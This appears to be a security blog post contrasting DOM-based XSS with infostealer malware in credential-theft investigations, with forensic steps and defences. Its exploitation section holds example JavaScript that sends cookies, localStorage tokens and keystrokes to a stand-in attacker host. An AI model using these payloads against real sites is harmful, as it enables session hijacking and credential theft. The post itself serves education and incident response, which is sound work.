
Listen to this Post
Introduction:

In the cybersecurity industry, few topics generate as much confusion as the attribution of credential theft incidents. Security teams and incident responders often face a critical question: was a breach caused by a client-side DOM-based Cross-Site Scripting (XSS) vulnerability, or did an infostealer malware compromise the endpoint? The distinction matters immensely for remediation strategies, forensic investigation, and root cause analysis. DOM-based XSS operates entirely within the browser’s Document Object Model, executing malicious JavaScript that never touches server logs or triggers Web Application Firewall (WAF) signatures. Infostealers, by contrast, are endpoint-based malware that extract credentials, cookies, and session tokens directly from browser storage, file systems, and memory. Understanding these attack vectors—and knowing how to investigate them with evidence rather than assumptions—is essential for any security professional.
Learning Objectives & Secrets:
- Objective 1: Differentiate between DOM-based XSS and infostealer malware based on attack surface, execution context, and forensic artifacts. DOM XSS is client-side JavaScript execution within a legitimate domain; infostealers are endpoint malware that read browser databases and system files.
-
Objective 2 Secret Tip: When investigating credential theft, never accept attribution without technical evidence. Demand process hashes, C2 indicators, persistence mechanisms, and endpoint telemetry for malware claims. For DOM XSS, inspect the authentication flow, URL parameters, DOM sinks, and localStorage/sessionStorage access patterns.
-
Objective 3 Secret Tip: Combine reconnaissance tools like Nmap for surface discovery with Python automation for payload testing. Ethical hacking demonstrates vulnerabilities; business context determines impact. Verify before trusting any third-party assessment.
You Should Know:
1. Understanding DOM-Based XSS: Sources, Sinks, and Exploitation
DOM-based XSS (also called Type-0 XSS) occurs when client-side JavaScript takes data from an attacker-controllable source, processes it insecurely, and passes it to a dangerous sink—all within the browser, without server interaction. The payload never reaches server logs, making it invisible to traditional security tools.
Common Sources (Attacker-Controlled Input):
– `window.location.search` — query string parameters
– `window.location.hash` — URL fragment after “ (never sent to server)
– `document.referrer` — referring page URL
– `window.name` — persists across navigations
– `localStorage` / `sessionStorage` — if populated from external input
– `postMessage` event data
Dangerous Sinks (Where Execution Occurs):
eval(), `Function()` constructordocument.write(),innerHTML, `outerHTML`
–setTimeout(), `setInterval()`
–element.src, `element.href`
– jQuery methods like.html(), `.append()`
Step-by-Step DOM XSS Exploitation:
- Identify a source: Locate where user-controlled input enters the DOM (e.g., `location.hash` in a JavaScript router).
- Trace to a sink: Follow the data flow to a dangerous function like `innerHTML` or
eval(). - Craft the payload: Inject JavaScript through the source (e.g.,
<script>alert(1)</script>). - Execute: When the victim visits the crafted URL, the payload executes in their browser context.
Example Payload for Credential Theft:
// Steal cookies and exfiltrate
fetch('https://attacker.com/steal?cookie=' + document.cookie);

// Steal localStorage tokens
fetch('https://attacker.com/steal?token=' + localStorage.getItem('token'));

// Keylogging
document.onkeypress = function(e) {
fetch('https://attacker.com/log?key=' + e.key);
};
2. Infostealer Malware: Endpoint Persistence and Data Exfiltration
Infostealers are lightweight malware designed to extract sensitive data from infected endpoints—no exploit required. They target browser-stored credentials, cookies, autofill data, session tokens, cryptocurrency wallets, and desktop applications.
Recent Infostealer Campaigns (2025):
- Stealka (discovered November 2025): Targets Windows users, distributed via pirated software, game cracks, and fake websites. Steals from Chromium/Gecko browsers, 115 crypto wallet extensions, password managers (1Password, Bitwarden, LastPass), and desktop apps including Discord, Telegram, Steam.
- Maranhão Stealer (active since May 2025): Written in Node.js, packaged as Inno Setup installer. Uses reflective DLL injection to bypass Chrome’s AppBound encryption, establishes persistence via Run registry keys and scheduled tasks.
- Xillen Stealer v4/v5: Python-based stealer with AI evasion capabilities.
Forensic Artifacts of Infostealer Infection:
- Process hashes and executable names (e.g.,
updater.exe) - C2 domain indicators
- Registry persistence keys (
HKCU\Software\Microsoft\Windows\CurrentVersion\Run) - Scheduled tasks
- Browser database access logs
- Screenshot captures
Step-by-Step Infostealer Analysis (Windows):
- Collect endpoint telemetry: Gather process lists, network connections, and registry changes.
- Identify persistence: Check Run keys and scheduled tasks:
Get-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
schtasks /query /fo LIST /v
- Extract browser data: Infostealers read `%LOCALAPPDATA%\Google\Chrome\User Data\Local State` and cookie databases.
- Trace C2 communication: Analyze DNS logs and HTTP requests to known malicious domains.
- Hash verification: Compare file hashes against threat intelligence feeds (VirusTotal, MISP).
3. The Critical Difference: Attribution Through Evidence
The original post poses a powerful question: “If your company, bank, or transactional platform suffered account theft, did anyone technically demonstrate how those credentials were obtained?” Finding records with “URL + user + email + password” does not automatically prove hundreds of computers were infected by an infostealer.
DOM XSS Characteristics:
- Web context only
- DOM and form manipulation
- Session hijacking via stolen cookies
– `localStorage` / `sessionStorage` access - Application-specific data exfiltration
- Endpoints accessible from the active session
Infostealer Characteristics:
- Endpoint compromise
- Browser database access (cookies, credentials, autofill)
- File system access
- Multi-service credential harvesting
- C2 communication and forensic artifacts
DOM XSS can be part of a kill chain. It does not automatically imply ransomware nor equate to an infostealer. The impact depends on how far the attacker can advance.
4. Defensive Measures: Hardening Against Both Vectors
For DOM-Based XSS Prevention:
- Implement Trusted Types: Modern browsers support the Trusted Types API, which blocks dangerous injection points (e.g.,
.innerHTML) from using untrusted string values. - Use safe sinks: Prefer
textContent,setAttribute(), and DOM methods that treat input as data. - HTML escape then JavaScript escape: Encode all untrusted input before insertion.
- Deploy Content Security Policy (CSP): Use `require-trusted-types-for` directive.
- Sanitize when rendering HTML: Use libraries like DOMPurify for user-generated markup.
For Infostealer Defense:
- Deploy endpoint detection and response (EDR/XDR): Real-time blocking of malicious processes.
- Enforce FIDO2-enabled MFA: Phishing-resistant authentication mitigates session theft.
- Monitor for impossible travel and cookie replay: Detect anomalous session behavior.
4. Regular password changes and credential rotation.
5. Dark web monitoring for exposed credentials.
5. Investigation Workflow: Proving the Attack Vector
When responding to a credential theft incident, follow this evidence-based approach:
Step 1: Collect Endpoint Evidence
- Extract process listings, network connections, and file system changes.
- Look for suspicious executables in
%AppData%,%LocalAppData%, and%Temp%.
Step 2: Analyze Browser Artifacts
- Check browser extensions for malicious injections.
- Review `localStorage` and `sessionStorage` for unexpected entries.
- Examine browser cookie databases for exfiltration patterns.
Step 3: Review Web Application Logs
- Analyze authentication flow for unusual redirects or DOM manipulations.
- Inspect URL parameters for XSS payloads (e.g.,
?q=<script>). - Check for `postMessage` events from untrusted origins.
Step 4: Correlate with Threat Intelligence
- Compare file hashes against VirusTotal, MISP, or commercial feeds.
- Match C2 domains against known infostealer infrastructure.
Step 5: Conduct Controlled Testing
- Use ethical hacking to reproduce the vulnerability.
- Document the PoC with clear evidence of the attack chain.
What Undercode Say:
- Key Takeaway 1: Attribution in cybersecurity must be evidence-based, not assumption-driven. Finding exposed credentials in logs does not prove infostealer infection—DOM XSS in the authentication flow is a valid and often overlooked alternative hypothesis. Security professionals must speak with evidence, not marketing.
-
Key Takeaway 2: Organizations often invest in cutting-edge technologies (XDR, EDR, WAF, SOC, SIEM, AI) while neglecting foundational security: exposed surface, applications, inputs, sessions, endpoints, APIs, configurations, code, and architecture. If a third-party advisor has been engaged for years yet fails to detect basic vulnerabilities that a PoC later demonstrates, the question should not be what new technology to buy, but what security was actually being delivered.
Analysis: The cybersecurity industry faces a persistent challenge: the gap between security spending and security outcomes. Vendors sell “madurez” (maturity), Zero Trust, AI, and compliance frameworks like NIS2, but the fundamentals often remain unaddressed. DOM XSS represents a class of vulnerabilities that traditional tools systematically miss because the attack never reaches the server. Infostealers, meanwhile, exploit the endpoint—a domain where many organizations have invested heavily in EDR but still fail to detect commodity malware. The solution is not to distrust all third parties, but to verify: Nmap discovers, Python automates, engineering enables understanding, and ethical hacking demonstrates. Security is not about selling a feeling of security to the board—it is about demonstrating, with evidence, that controls actually work when someone tries to break them.
Prediction:
- -1 The industry’s rush toward passwordless authentication (passkeys, FIDO2) may create a false sense of security, as infostealers continue to evolve with AI-driven victim ranking and advanced evasion techniques. Passkeys do not protect against session cookie theft or endpoint compromise.
- -1 DOM-based XSS will remain systematically underdetected as single-page applications and JavaScript frameworks grow in complexity. Security teams that focus exclusively on reflected and stored XSS will leave a critical blind spot open.
- +1 The adoption of Trusted Types and CSP `require-trusted-types-for` directives represents a positive shift toward client-side security, potentially eliminating entire classes of DOM XSS vulnerabilities.
- -1 Infostealer-as-a-Service models (e.g., SantaStealer, AuraStealer) will continue to lower the barrier to entry for credential theft, increasing the volume and sophistication of attacks.
- +1 Organizations that prioritize foundational security—surface reduction, input validation, session management, and architectural reviews—will demonstrate resilience that no single technology purchase can replace. Verification, not blind trust, is the path forward.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eBNr-M3d – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


